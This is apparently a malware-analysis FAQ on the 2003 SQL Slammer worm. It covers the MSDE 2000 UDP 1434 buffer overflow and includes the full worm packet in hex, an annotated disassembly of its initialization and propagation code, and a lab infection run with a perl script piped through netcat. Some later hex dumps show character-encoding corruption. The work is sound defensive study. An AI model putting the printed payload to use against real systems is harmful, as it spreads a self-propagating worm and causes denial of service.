

# Malware FAQ

## Malware FAQ: MS-SQL Slammer

Author: Edward Ray

### Introduction

**Name:** MS-SQL Slammer, SQL-Hell, Sapphire

**Exploited Vulnerability:** Unauthenticated Remote Compromise in MS SQL Server 2000, Microsoft Security Bulletin MS02-039, CERT® Advisory CA-2003-04, CERT® Advisory CA-2002-22, CAN-2002-0649.

**Vulnerability Variants:** David Litchfield, <http://www.nextgenss.com/papers/tp-SQL2000.pdf> (<http://www.nextgenss.com/papers/tp-SQL2000.pdf>)

**Vulnerable Protocol/Service:** MS SQL Monitor on UDP Port 1434

**Vulnerable Applications and Operating Systems:** See Appendix A

**Severity:** Critical/Very High Risk

**Category:** Remote Buffer Overflow Vulnerability

### Brief Description of Vulnerability and Exploit

Microsoft's database engine MSDE 2000 exhibits two buffer overflow vulnerabilities that can be exploited by a remote attacker without every having to authenticate to the server. What further exacerbates these issues is that the attack is channeled over UDP. Whether the MSDE 2000 process runs in the security context of a domain user or the local SYSTEM account, successful exploitation of these security holes will mean a total compromise of the target system.

MS-SQL Slammer sends a 376 byte long UDP packet to port 1434 using random targets at a very high rate. Vulnerable systems will immediately start sending identical 376 byte packets once they are infected. The worm sends traffic to random IP addresses, including multicast IP addresses, causing a Denial of Service on the target network. Single infected machines have reported traffic in excess of 50 Mb/sec after being infected.

### Description of Exploit Variants

To date, this is the only known variant of this exploit.

### Description of Vulnerability Code: Obtaining The Remote Shell

David Litchfield originally discovered this vulnerability, and his source code is provided in Appendix B. The source code will compromise the SQL Server/MSDE 2000 server and provides a remote shell to any system you wish. The code was written to be operating system and SQL Server/MSDE server service pack independent. The shell is obtained as follows:

- Using sqlsort.dll, the import address entry for GetProcAddress() in sqlsort.dll shifts by 12. With no SQL Server service pack the address of the entry is at 0x42AE10140 and on SP1 and SP2 at 0x42AE101C.
- Before we get a chance to exploit the overflow, the process attempts to write to an address pointed to by the register already exploited by the 0x04 UDP packet sent to port 1434, so we need to supply a writeable address. We use a location in .data section of sqlsort.dll.
- At 0x42B0C9DC in sqlsort.dll, there is a 'jump esp' instruction. The saved return address is overwritten with this.
- WSASocket() is then used to create a socket handle and passes this socket to CreateProcess() as the handle for standard in, out and error. Once the shell is created it then connects out to a given IP address and port.

### Protocol Description

As discussed in the CAIDA analysis, random scanning worms initially spread exponentially, but this exponential rise slows as the worm spends more and more of its time trying to infect previously infected systems or systems not exploitable. Although spread was similar to Code Red, its smaller size (376 bytes vs. 4 KB for Code Red) and use of UDP made its infection time many times more rapid. Code Red (and Nimda) invoked multiple connect () threads to probe random addresses; thus these worms were latency limited, having to wait for the time require to a response or timeout of a TCP-SYN packet. The UDP protocol does not have this limitation. Thus the worm spread limitation was proportional to the compromised machine's bandwidth to the Internet. An infected machine with a 100 Mb/s connection to the Internet could produce over 30,000 scans/second. Bandwidth limitations and packet overhead reduce this number to about 26,000 scans/sec.

# SQL Slammer Packet

```
15:52:00.583113 IP (tos 0x0, ttl 128, id 53001, len 404) w2kserver.mmicanhomenet.local.1183 > exploit.mmicanhome

4500 0194 cf09 0000 8011 e630 c0a8 0164
c0a8 016a 049f 059a 0180 ac8d 0401 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 01dc c9b0
42eb 0e01 0101 0101 0101 70ae 4201 70ae
4290 9090 9090 9090 9068 dcc9 b042 b801
0101 0131 c9b1 1850 e2fd 3501 0101 0550
89e5 5168 2e64 6c6c 6865 6c33 3268 6b65
726e 5168 6f75 6e74 6869 636b 4368 4765
7454 66b9 6c6c 5168 3332 2e64 6877 7332
5f66 b965 7451 6873 6f63 6b66 b974 6f51
6873 656e 64be 1810 ae42 8d45 d450 ff16
508d 45e0 508d 45f0 50ff 1650 be10 10ae
428b 1e8b 033d 558b ec51 7405 be1c 10ae
42ff 16ff d031 c951 5150 81f1 0301 049b
81f1 0101 0101 518d 45cc 508b 45c0 50ff
166a 116a 026a 02ff d050 8d45 c450 8b45
c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45
b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829
c28d
```

The packet above is dissected using the "objdump" command. The results of this command are presented in Appendix C.

## How SQL Slammer Works

From the dissection of the packet presented in the previous section and in Appendix C, a discussion of the worm portion of the packet is presented. This discussion follows the analysis of Matthew Murphy at <http://techie.hopto.org> and Riley Hassell of Eeye Software. The analysis is split into two parts, Initialization and Propagation. When an SQL/MSDE 2000 server is infected by this worm, the worm immediately sets up a stack frame with information that it needs for propagation. It locates the GetTickCount Application Programming Interface (API) as well as several other WinSock APIs. It locates LoadLibraryA and GetProcAddress APIs, by searching the IAT of sqlsort.dll.

The system timer of the infected system is used as the seed for address generation. All addresses generated are predictably based upon this value. Each system receives a single UDP packet that triggers the buffer overflow, spreading the worm to that system.

## Initialization

Using the vulnerability exposed by Mr. Litchfield on udp port 1434, the buffer is overrun and the return address is overwritten. On return, the worm hits a jump esp in sqlsort.dll which is a lead in to its payload. Packet constructions then begin by first saving the EIP to the stack:

```
push      42B0C9DCh          ; [EBP-4] Sqlsort.dll ->: jmp esp
```

After the buffer overflow the payload buffer gets corrupted during program execution. The following code rebuilds the buffer so that it can be resent in the sendto() loop:

```
mov       eax, 1010101h
xor       ecx, ecx
mov       cl, 18h

FIXUP:
push     eax          ; [EBP-8 to EBP-60h]
loop     FIXUP
xor      eax, 5010101h
push     eax          ; [EBP-64h]
```

To keep track of the worm at the stack level, the worm stack map is provided:

## Sapphire Worm Stack Map

[Worm Body]	
42 B0 C9 DC 01 01 01 01	[EBP+58h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+50h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+40h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+30h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+20h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP+10h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01	[EBP-0]
00 00 00 00 6C 6C 64 2E 32 33 6C 65 6E 72 65 6B	[EBP-10h] ; 'kernel32.dll'
00 00 00 00 74 6E 75 6F 43 6B 63 69 54 74 65 47	[EBP-20h] ; 'GetTickCount'
00 00 6C 6C 64 2E 32 33 5F 32 73 77	[EBP-2Ch] ; 'ws2_32.dll'
00 00 74 65 6B 63 6F 73	[EBP-34h] ; 'socket'
00 00 6F 74 64 6E 65 73	[EBP-3Ch] ; 'sendto'
[Base address of ws2_32.dll]	[EBP-40h] ;
00 00 00 00 00 00 00 00	[EBP-48h] ; sin_zero
[Pseudo-Random seed]	[EBP-4Ch] ; sin_addr.s_addr
9A 05 00 02	[EBP-50h] ; sin_port, sin_family
[UDP socket descriptor]	[EBP-54h]

Keep in mind that x86 stacks grow downward, so the top of the stack is actually the end of memory. When the worm later calls sendto, the Application Programming Interface (API) reads the stack memory backwards, and reconstructs the packet again.

Continuing with the dissection, the stack is then "normalized" for the exploit to continue:

```
mov     ebp, esp           ; EBP=ESP
```

Next, a series of strings and terminating nulls are pushed onto the stack. This is common practice in simple exploits that do not require a lot of data to operate. The ecx register is used to store nulls.

```
push    ecx                ; [EBP4]
```

The worm then begins to set up a stack frame to store the following strings:

```
push    6C6C642Eh          ; [EBP-8]
push    32336C65h          ; [EBP-0Ch]
push    6E72656Bh          ; [EBP-10h] Push string kernel32.dll
push    ecx                ; [EBP-14h]
push    746E756Fh          ; [EBP-18h] Push string GetTickCount
push    436B6369h          ; [EBP-1Ch]
push    54746547h          ; [EBP-20h]
mov     cx, 6C6Ch
push    ecx                ; [EBP-24h]
push    642E3233h          ; [EBP-28h] Push string ws2_32.dll
push    5F327377h          ; [EBP-2Ch]
mov     cx, 7465h
push    ecx                ; [EBP-30h]
push    6B636F73h          ; [EBP-34h] Push string socket
mov     cx, 6F74h
push    ecx                ; [EBP-38h]
push    646E6573h          ; [EBP-3Ch] Push string sendto
```

The worm then locates LoadLibrary and GetProcAddress from the Import Address Table (IAT) of the sqlsort.dll library:

```
mov     esi, 42AE1018h      ; sqlsort.dll->IAT entry for LoadLibrary
```

The worm loads the ws\_32.dll library into eax and then saves the resulting handle to its stack using a push. This will be used for a later GetProcAddress.

```
lea     eax, [ebp-2Ch]
push    eax                ; [EBP-40h]
call    dword ptr [esi]    ; Procedure exit: ESP=EBP-3Ch
push    eax                ; [EBP-40h]
```

The worm then pushes a string point (GetTickCount) onto the top of the stack. This will be used as an argument to the GetProcAddress call after the next LoadLibrary call:

```
lea     eax, [ebp-20h]
push    eax                ; [EBP-44h]
```

The worm then obtains a handle to the kernel32.dll library via the LoadLibrary function referenced in ESI. This is done in the same way as the previous loading of ws\_32.dll:

```

        lea     eax, [ebp-10h]          ; Load address of string      "kernel32.dll" into eax
        push   eax                    ; [EBP-48h]
        call   dword ptr [esi] ; Procedure exit: ESP=EBP-44h
        push   eax                    ; [EBP-48h]

```

The worm then attempts to locate the entry for GetProcAddress from the same sqlsort.dll IAT it used to find LoadLibrary previously:

```

mov     esi, 42AE1010h ; Move sqlsort:[IAT] entry into esi.
mov     ebx, [esi]     ; Move IAT entry (function entry point) into ebx.
mov     eax, [ebx]     ; Move 4 bytes of instructions into eax.

```

The worm then attempts to fingerprint the GetProcAddress API, and will fall back to the other known base address if this fails. This fingerprinting is necessary due to slight discrepancies in the sqlsort.dll in services packs 1 and 2 of MSDE 2000. The IAT addresses varied slightly between the two services, as mentioned in the vulnerability analysis. Thus, two checks are needed:

```

        cmp     eax, 51EC8B55h ;
        jz      short VALID_GP ;

        GetProcAddress(kernel32_base, GetTickCount)

mov     esi, 42AE101Ch ; This point is only reached if the previous test
                        ; failed. On a default install of MSSQL Server 2000, we will reach this point.
                        ; Then next assignment will assign esi the sqlsort.dll->IAT entry for GetProcAddress.

```

The worm then calls the GetProcAddress. The API receives its two parameters from the top of the stack:

```

FOUND_IT:
call    dword ptr [esi          ; [ESP=EBP-40h]
        GetProcAddress(kernel32_base, GetTickCount)

```

The worm calls GetTickCount via the return value of GetProcAddress call, and adds eight bytes to its stack frame for later storage needs:

```

        call    eax                ; GetTickCount(), ESP=EBP-40h
        xor     ecx, ecx
        push    ecx
        push    ecx                ; [EBP-44h]
        push    eax                ; [EBP-48h]

```

The worm generates the two permanent members of a sockaddr\_in structure. ECX=9A050002, which represents the first two members of the structure:

```

struct sockaddr_in {
    short  sin_family;
    u_short sin_port;
    struct in_addr sin_addr;
    char   sin_zero[8];
};

```

The first member is set to 2 (AF\_INET), and the second is set to the network-order representation of 1434 (the port of the SQL resolution service). This 4-byte set is then saved to the stack frame:

```

xor     ecx, 9B040103h
xor     ecx, 1010101h
push    ecx                ; [EBP-50h]

```

The worm then locates the 'socket' API call via the GetProcAddress pointer stored in the ESI register. EBP-34h stores the address of the string literal "socket", while EBP-40h stores the base address of the ws2\_32.dll library:

```

        lea     eax, [ebp-34h]
        push    eax                ; [EBP-54h]
        mov     eax, [ebp-40h]
        push    eax                ; [EBP-58h]
        call    dword ptr [esi] ; Procedure exit: ESP=EBP-50h

```

The worm then creates a UDP socket for use in propagation. The socket is a User Datagram Protocol socket, and the function address is pulled from the return value of GetProcAddress. The worm then saves the socket descriptor to its stack frame:

```
push    11h      ; [EBP-54h] IPPROTO_UDP - User Datagram Protocol
push    2        ; [EBP-58h] SOCK_DGRAM - Datagram socket
push    2        ; [EBP-5Ch] AF_INET - Internet address family
call    eax      ; Procedure exit: ESP=EBP-50h
push    eax      ; [EBP-54h]
```

```
lea     eax, [ebp-3Ch]
push    eax      ; [EBP-58h]
mov     eax, [ebp-40h]
push    eax      ; [EBP-5Ch]
call    dword ptr [esi] ; Procedure exit: ESP=EBP-54h
mov     esi, eax
```

The worm XORs the EBX register with 0xFFD9613C, before beginning its simple spreading routine. The OR instruction was most likely intended to be an XOR. However, this doesn't break worm functionality; it only modifies the worm's random address behavior slightly. This may be the reason for some hosts seeing a disproportionate number of scans:

```
or      ebx, ebx
xor     ebx, 0FFD9613Ch
```

## Propagation

The worm then initializes a propagation routine that generates 'random' IP addresses, and sends the attack packet to each system on the SQL resolution service' default UDP port 1434.

This portion of the routine generates a random number based on the seed stored at EBP-4Ch, and then replacing it with the value in EAX at the end of the procedure:

PRND:

```
mov     eax, [ebp-4Ch]      ; EAX=Random seed
lea     ecx, [eax+eax*2]    ; ECX=EAX*4
lea     edx, [eax+ecx*4]    ; EDX=ECX*4+EAX
shl     edx, 4             ; EDX=EDX<<4
add     edx, eax           ; EDX+=EAX
shl     edx, 8             ; EDX=EDX<<8
sub     edx, eax           ; EDX-=EAX
lea     eax, [eax+edx*4]    ; EAX+=EDX*4
add     eax, ebx           ; EAX+=EBX
mov     [ebp-4Ch], eax     ; Replace old seed w/ new one
```

This is the portion of code where sendto is actually called. The parameters to the function are commented in the code below. The parameter list to sendto is as follows:

```
WINSOCK_API_LINKAGE
int
WSAAPI
sendto(
SOCKET s,
const char FAR * buf,
int len,
int flags,
const struct sockaddr FAR * to,
int tolen
);
```

The parameters are passed as follows:

s = EBP-54h: This is the socket descriptor returned by the prior call to socket.

buf = [EBP+3]: This is the buffer that was sent to the SQL server to cause the overflow.

len = 376: This tells the function that the body of the packet is 376 bytes in length.

flags = 0: This specifies that no special behavior is to be applied to the outbound packet.

to = EBP-50h: This is the sockaddr\_in structure mentioned earlier. The sin\_addr member of the structure is set to the number returned from PRND.

tolen = 10h: This tells the function that the structure is exactly 16 bytes in length.

```

push    10h                ; [EBP-58h] sizeof(struct sockaddr_in)
lea     eax, [ebp-50h]
push    eax                ; [EBP-5Ch] eax=Target address
xor     ecx, ecx
push    ecx                ; [EBP-60h] ecx=Send flags
xor     cx, 178h
push    ecx                ; [EBP-64h] ecx=Packet length
lea     eax, [ebp+3]
push    eax                ; [EBP-68h] eax=Exploit address
mov     eax, [ebp-54h]
push    eax                ; [EBP-6Ch] eax=socket descriptor
call    esi                ; Procedure exit: ESP=EBP-54h

```

The worm then continues replication by jumping back into the pseudo-random number generator:

```

jmp     short PRND

```

## Explanation of How Exploit would Infect a Target Machine and Network


Presuming you had a machine running MSDE 2000 with port 1434 open and directly connected to the Internet with no firewall filtering, no router port filtering or proper patches, an infected machine would send a non-infected machine the following packet:

```

09:52:28.874027 192.xxx.yyy.zzz.32806 > target.machine.com.ms-sql-m:  udp 477 (DF) (ttl 64, id 37316, len 505)
4500 01f9 91c4 4000 4011 230a c0a8 016b
c0a8 016a 8026 059a 01e5 d456 0401 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 01c3 9cc3
89c2 b042 c3ab 0e01 0101 0101 0101 70c2
ae42 0170 c2ae 42c2 90c2 90c2 90c2 90c2
90c2 90c2 90c2 9068 c39c c389 c2b0 42c2
b801 0101 0131 c389 c2b1 1850 c3a2 c3bd
3501 0101 0550 c289 c3a5 5168 2e64 6c6c
6865 6c33 3268 6b65 726e 5168 6f75 6e74
6869 636b 4368 4765 7454 66c2 b96c 6c51
6833 322e 6468 7773 325f 66c2 b965 7451
6873 6f63 6b66 c2b9 746f 5168 7365 6e64
c2be 1810 c2ae 42c2 8d45 c394 50c3 bf16
50c2 8d45 c3a0 50c2 8d45 c3b0 50c3 bf16
50c2 be10 10c2 ae42 c28b 1ec2 8b03 3d55
c28b c3ac 5174 05c2 be1c 10c2 ae42 c3bf
16c3 bfc3 9031 c389 5151 50c2 81c3 b103
0104 c29b c281 c3b1 0101 0101 51c2 8d45

```

Once this packet is received on the target machine, the buffer overflow occurs and the machine begins sending out the same packet to other IP addresses in a random fashion. The "sqlserver.exe" task in the task manager window reaches about 99% of processor capacity. The Slammer worm was launched in a test lab, with proper protection to ensure no propagation occurs beyond this network. A diagram of the network is shown below:



The machine to be targeted is 192.168.1.106, hereby denoted by its domain name "exploit.mmicmanhomenet.local." The procedure I went through to demonstrate how a machine would become infected is as follows:


1. Microsoft Windows 2000 with Service Pack 3 installed on target machine. Computer named "exploit."
2. "exploit" joined to domain "mmicmanhomenet.local." Domain template "nsa\_group policy" applied to exploit. The ".inf" file for this template can be found at the National Security Agency Web site at <http://www.nsa.gov/snac/index.html>.
3. The Windows 2000 client gold template, available from the Center For Internet Security at <http://www.cisecurity.org>, was applied to "exploit."
4. Access to the Internet was granted through the firewall and all patches were applied to "exploit" from the Microsoft update site.
5. MSDE 2000 was installed on "exploit." The command "netstat -an" was run to verify that UDP port 1434 was open:

```


C:\>netstat -an
Active Connections
Proto Local Address           Foreign Address         State
TCP    0.0.0.0:111             0.0.0.0:0               LISTENING
TCP    0.0.0.0:135             0.0.0.0:0               LISTENING
TCP    0.0.0.0:445             0.0.0.0:0               LISTENING
TCP    0.0.0.0:1035            0.0.0.0:0               LISTENING
TCP    0.0.0.0:1432            0.0.0.0:0               LISTENING
TCP    0.0.0.0:1433            0.0.0.0:0               LISTENING
TCP    127.0.0.1:1433          0.0.0.0:0               LISTENING
TCP    192.168.1.106:1433      192.168.1.100:445       ESTABLISHED
TCP    192.168.1.106:1433      0.0.0.0:0               LISTENING
UDP    0.0.0.0:111             *:*                     LISTENING
UDP    0.0.0.0:445             *:*                     LISTENING
UDP    0.0.0.0:514             *:*                     LISTENING
UDP    0.0.0.0:956             *:*                     LISTENING
UDP    0.0.0.0:1027            *:*                     LISTENING
UDP    0.0.0.0:1057            *:*                     LISTENING
UDP    0.0.0.0:1434            *:*                     LISTENING
UDP    192.168.1.106:500      *:*                     LISTENING
C:\>

```

6. The CIS Scoring tool was run to determine if the machine was in a secure state. The results are shown below. Note that no hotfixes were deemed necessary after install of MSDE 2000.



7. As a final sanity check, the Windows update site was again revisited and the computer scanned for any updates needed. The results are shown below:



8. Now that the target machine is ready, a firewall rule is added to close off all UDP port 1434 connections to the Internet, to ensure that infection does not spread.
9. An additional machine on the network (Windows XP Professional Client at 192.168.1.101) had MSDE 2000 installed to show that another machine can become infected.
10. A bandwidth Monitor was added to both machines to document worm throughput at the machine level. The Windows XP Client comes with a bandwidth monitor built into the task manager, but I wanted to have both machines use the same bandwidth monitor.
11. A perl script was used to infect the target machine, obtained from [http://www.digitaloffense.net/worms/mssql\\_udp\\_worm](http://www.digitaloffense.net/worms/mssql_udp_worm). The perl script source code use for SQL Slammer infection is shown below:



[illegible]

The contents of this perl script are the worm itself, were analyzed and explained previously.

12. The Domain controller was used as the platform to infect the target machine. For monitoring, a Linux machine was added running tcpdump to record all port 1434 activity. The modified network is shown below:




Figure 5. Diagram of Network showing how target machine was infected and monitored

13. Once the command "perl worm.pl | nc 192.168.1.106 -u 1434 -v -v -v" that following packet was recorded by the Linux machine:

```

17:28:03.630029 w2kserver.mmicanhomenet.local.32814 > exploit.mmicanhomenet.local.ms-sql-m:  udp 477 (DF) (t
4500 01f9 91c4 4000 4011 230a c0a8 016b
c0a8 016a 8026 059a 01e5 d456 0401 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 01c3 9cc3
89c2 b042 c3ab 0e01 0101 0101 0101 70c2
ae42 0170 c2ae 42c2 90c2 90c2 90c2 90c2
90c2 90c2 90c2 9068 c39c c389 c2b0 42c2
b801 0101 0131 c389 c2b1 1850 c3a2 c3bd
3501 0101 0550 c289 c3a5 5168 2e64 6c6c
6865 6c33 3268 6b65 726e 5168 6f75 6e74
6869 636b 4368 4765 7454 66c2 b96c 6c51
6833 322e 6468 7773 325f 66c2 b965 7451
6873 6f63 6b66 c2b9 746f 5168 7365 6e64
c2be 1810 c2ae 42c2 8d45 c39a 50c3 bf16
50c2 8d45 c3a0 50c2 8d45 c3b0 50c3 bf16
50c2 be10 10c2 ae42 c28b 1ec2 8b03 3d55
c28b c3ac 5174 05c2 be1c 10c2 ae42 c3bf
16c3 bfc3 9031 c389 5151 50c2 81c3 b103
0104 c29b c281 c3b1 0101 0101 51c2 8d45

```

The task manager on "exploit" showed a high percentage of use from the "sqlserver.exe" task:




Image Name	PID	CPU	CPU Time	Mem Usage
sqlservr.exe	520	74	0:04:00	7,224 K
System Idle Process	0	14	0:17:16	16 K
WinDump.exe	920	09	0:00:06	412 K
taskmgr.exe	884	03	0:00:00	2,624 K
cspro.exe	1236	00	0:00:22	12,212 K
explorer.exe	1148	00	0:00:38	4,616 K
inetd	1084	00	0:00:00	276 K
init	1032	00	0:00:00	324 K
sqlmangr.exe	1016	00	0:00:00	4,320 K
syslogd	1012	00	0:00:00	360 K
zInterix	992	00	0:00:00	312 K
PSKSS.EXE	760	00	0:00:00	5,696 K
PSKRUN.EXE	756	00	0:00:00	1,180 K
svchost.exe	744	00	0:00:00	5,508 K
WinMgmt.exe	684	00	0:00:22	196 K
netstat.exe	636	00	0:00:00	3,292 K
CMD.EXE	564	00	0:00:00	40 K
svchost.exe	500	00	0:00:00	6,996 K
ntfscht.exe	480	00	0:00:00	2,944 K
spoolsv.exe	432	00	0:00:00	4,296 K
svchost.exe	400	00	0:00:00	3,848 K
LSASS.EXE	220	00	0:00:05	2,964 K
SERVICES.EXE	200	00	0:00:04	6,492 K
CSRSS.EXE	160	00	0:00:09	1,232 K
WINLOGON.EXE	156	00	0:00:03	2,640 K
SMSS.EXE	132	00	0:00:01	336 K
System	0	00	0:00:09	220 K

Processes: 27    CPU Usage: 87%    Mem Usage: 101604K / 310612K

Note that the CPU usage was only 74%. This is due to the Screen capture program using the processor to capture this screen image, and windump running in the background. Taking these two items into account, I observed 99% CPU usage for the "sqlserver.exe" task.

14. The XP Professional Client was infected almost immediately. Bandwidth monitors on both infected machines show about 25 Mb/s traffic each:





Figure 5. Bandwidth Monitor showing used bandwidth (kilobytes/sec) on both SQL Slammer infected machines (Bandwidth Monitor Program, courtesy of <http://www.idyle.com>)

